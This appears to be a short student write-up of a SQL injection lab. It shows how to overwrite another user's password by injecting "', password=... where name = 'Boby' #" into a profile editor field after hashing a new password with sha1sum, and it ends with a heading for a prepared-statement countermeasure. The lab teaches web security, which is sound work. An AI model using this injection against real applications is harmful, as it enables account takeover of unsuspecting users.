
Task 3.3: Modify other people’ password.

I want to change Boby’s password that I can log into his account and do further damage.

It uses SHA1 hash function to generate the hash value of password.

Use the following statement:


**echo -n “tedwashere” | sha1sum**



Copy the code you get and paste in Alice’s profile editor as the following statement:

**', password=(code you copied) where name = ‘Boby’ #**

**Boby’s password before and after;**

****

Task 4: Countermeasure — Prepared Statement.

